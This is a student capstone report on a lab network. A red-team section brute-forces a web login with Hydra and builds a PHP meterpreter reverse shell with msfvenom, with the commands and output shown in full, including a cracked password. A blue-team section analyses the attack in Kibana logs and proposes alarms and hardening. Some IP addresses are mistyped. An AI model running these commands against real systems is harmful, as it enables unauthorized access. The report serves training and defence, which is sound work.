Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.0.1/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 19.168.1.1
OS: Windows 10 Pro
Hostname: ML-RefVM-684427

IPv4: 192.168.1.90
OS: Kali GNU/Linux Rolling
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu 18.04.4 LTS
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: server1 (Capstone)

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Attacking macchine
Capstone	192.168.1.105	Target machine replicating a vulnerable server
Elk Stack	192.169.1.100	Network monitoring and logging through Kibana
Hyper-V Azure Host Machine	192.168.1.1	Hypervisor Cloud-Based

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
WebDAV **CVE-2020-5318**	*The WebDAV file-serving component has a vulnerability that potentially allows file access without authentication.*	*I was able to exploit this vulnerability to traverse across the directory and ultimately gain access to restricted files.*
Insecure user credentials	*Hydra was used to crack the password belonging to an employee with privileged access to the web server.*	*I was able to use this employee's password to log into the web application, which ultimately led to unrestricted access to the entire corporate server.*
Employee information shared too freely on the company webpage	*The employee blog posts alluded to some specific directories on the private corporate server that may be of interest to potential attackers.*	*I was able to use the clues left openly on the webpage to break into and navigate the server.*

Exploitation: Brute Force Vulnerability

01


Tools & Processes
I used Hydra to crack the password of a user, Ashton, associated with the target machine.

Command:
Hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_fol
der

02

Achievements
This exploit confirmed Ashton’s name as a user within the system, along with revealing their password: “leopoldo”. This information provided me access to the /secret_folder directory.

03



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 9] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-21 1
6:46:51
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV
 192.168.1.105 http-get /company_folders/secret_folder/
```

Exploitation: WebDAV (CVE-2020-5318)

01

Tools & Processes


After having cracked the necessary user passwords, we were able to access the server's password protected /webdav directory through the Kali machine's File Explorer. There, we were able to upload a malicious payload onto the vulnerable web server and then exploit that vulnerability using Metasploit Meterpreter.

02

Achievements

This vulnerability allowed me to place a reverse shell payload within the target machine's /webdav directory.

03



dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

```
t  spanish.txt
   stress
   vulns

xt  uri_hex.txt
t
rs

s

./..

t
apache-user-enum-2.0.txt  directory-list-2.3-small.txt
directories.jbrofuzz      directory-list-lowercase-2.3-medium.txt
directory-list-1.0.txt    directory-list-lowercase-2.3-small.txt
root@Kali:/usr/share/wordlists/dirbuster# cd ../../../..
root@Kali:/# ls
```

Exploitation: PHP Reverse Shell Vulnerability

01


Tools & Processes
I used msfvenom to craft a PHP reverse shell payload that would give me unrestricted access to the target machine.

Command:
Msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw -o shell.php

02

Achievements
This exploit gave me full access to the target machine’s command line with meterpreter.

03



```
        inet 192.168.1.90  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:412  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:12  txqueuelen 1000  (Ethernet)
        RX packets 90782  bytes 32414630 (30.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 935178  bytes 860984221 (821.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 1046 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 1046 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@Kali:/# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:/# ls
bin   dev  home        initrd.img.old  lib32  libx32      media  opt   root  sbin       srv  tmp  vagrant  vmlinuz
boot  etc  initrd.img  lib             lib64  lost+found  mnt    proc  run   shell.php  sys  usr  var      vmlinuz.old
root@Kali:/# mv shell.php ~/Desktop
root@Kali:/# msfconsole
[-] **rting the Metasploit Framework console...\
[-] * WARNING: No database support: No database YAML file
[-] ***

 METASPLOIT CYBER MISSILE COMMAND V5
```

Exploitation: Employee info shared too freely

01

Tools & Processes


During the reconnaissance phase, we were able to discover private company information posted by the employees

02

Achievements

We used this information to crack the employee’s passwords and successfully navigate through the web server’s directories to find sensitive company data

03



```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's
credit card and security information has been terrifying. I can't believe that they have me managing the
company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in
the future!
```


Blue Team

Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?

- July 21, 2021 at approximately 23:00
- 157,847 packets were sent from the 168.192.1.90 IP
- The massive peak in network connections.




Connections over time [Packetbeat Flows] ECS

@timestamp per hour 2021-07-21 23:00
Unique Flows 157,847

Analysis: Finding the Request for the Hidden Directory

- What time did the request occur?
- How many requests were made?
- Which files were requested?
- What did they contain?

- July 21, 2021 between 23:30 and 23:59
- 124,019
- company_folders/secret_folder
- Instructions on how to connect the corporate server.




Top 10 HTTP requests [Packetbeat] ECS Jul 21, 2021 @ 23:30:00.000 to Jul 22, 2021 @ 00:00:00.000

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	124,019
http://127.0.0.1/server-status?auto=	133
http://192.168.1.105/meet_our_team/	4
http://192.168.1.105/company_folders/	4
http://192.168.1.105/company_blog/	2

Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?

- 116,214
- 116,213



KQL

Jul 21, 2021 @ 23:40:00.00 → Jul 22, 2021 @ 00:30:00.00

user_agent.original: Descending Mozilla/4.0 (Hydra)


Count 116,214

Refresh
Count
120,000
100,000
80,000
60,000
40,000
20,000
0
Count
Mozilla/4.0 (Hydra)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Go-http-client/1.1
Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Apache/2.4.29 (Ubuntu) (internal dummy connection)
user_agent.original: Descending

Analysis: Finding the WebDAV Connection

- How many requests were made to this directory?
- Which files were requested?

- 127
- Passwd.dav and shell.php



url.full: "http://192.168.1.105/webdav"

Jul 21, 2021 @ 01:50:50.29 → Jul 25, 2021 @ 01:50:50.29

HTTP Transactions [Packetbeat] ECS

Top 10 HTTP requests [Packetbeat] ECS Jul 21, 2021 @ 00:00:00.000 to Jul 25, 2021 @ 00:00:00.000

url.full: Descending	Count
http://192.168.1.105/webdav	127

Export: Raw Formatted

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- An alarm can be set to monitor for the number of ports scanned by a single IP address. If one IP address is running a lot of scans on different ports, it can be an indicator of malicious activity
- Another type of alarm should simply monitor for repeated attempts to access ports, even by numerous source IP addresses, to account for possible IP spoofing

What threshold would you set to activate this alarm?

- Two thresholds should be set to monitor this activity
  - One alarm should trigger if one source IP has attempted 50 ICMP requests over a period of one minute
  - Another alarm can be configured to monitor for any full TCP connection attempts from source IPs outside of the network

System Hardening

What configurations can be set on the host to mitigate port scans?

- A properly configured firewall will detect and block port scans from unauthorized IP addresses

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- An alarm should be configured to monitor for HTTP Status Codes of 400 or greater and for any IP addresses without authorization

What threshold would you set to activate this alarm?

- This threshold should be set to activate at any one attempt to access the hidden directory

System Hardening

What configuration can be set on the host to block unwanted access?

- This hidden directory should not be present on the server that is internet accessible

Describe the solution. If possible, provide required command lines.

- The directory should simply be removed from the server and moved to a more secure, air gapped server

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Again, an alarm should be configured to monitor specifically for HTTP Status Codes of 401 indicating unauthorized access.

What threshold would you set to activate this alarm?

- To account for possible innocuous forgotten password attempts and typos, a threshold of 3 bad login attempts over a 10 minute period should be enacted

System Hardening

What configuration can be set on the host to block brute force attacks?

- Requiring strong passwords consisting of pass phrases, symbols, and numbers
- Requiring two-factor authentication
- Requiring passwords to be updated on a regular basis, e.g. every 90 days

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Any attempt to connect to the server by an unauthorized IP address or user should trigger an alarm

What threshold would you set to activate this alarm?

- The threshold should be set at one unauthorized access attempt

System Hardening

What configuration can be set on the host to control access?

- Remote server access should be limited to privileged users only. As a part of this privilege, users should be required to maintain up-to-date, difficult to crack passwords

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- An alarm can be set to monitor for uploads of .php files

What threshold would you set to activate this alarm?

- This alarm should be triggered for any .php file uploads

System Hardening

What configuration can be set on the host to block file uploads?

- WebDAV should be configured to allow only modification and updates to files already present on the server and restrict the ability to upload new files remotely.

The End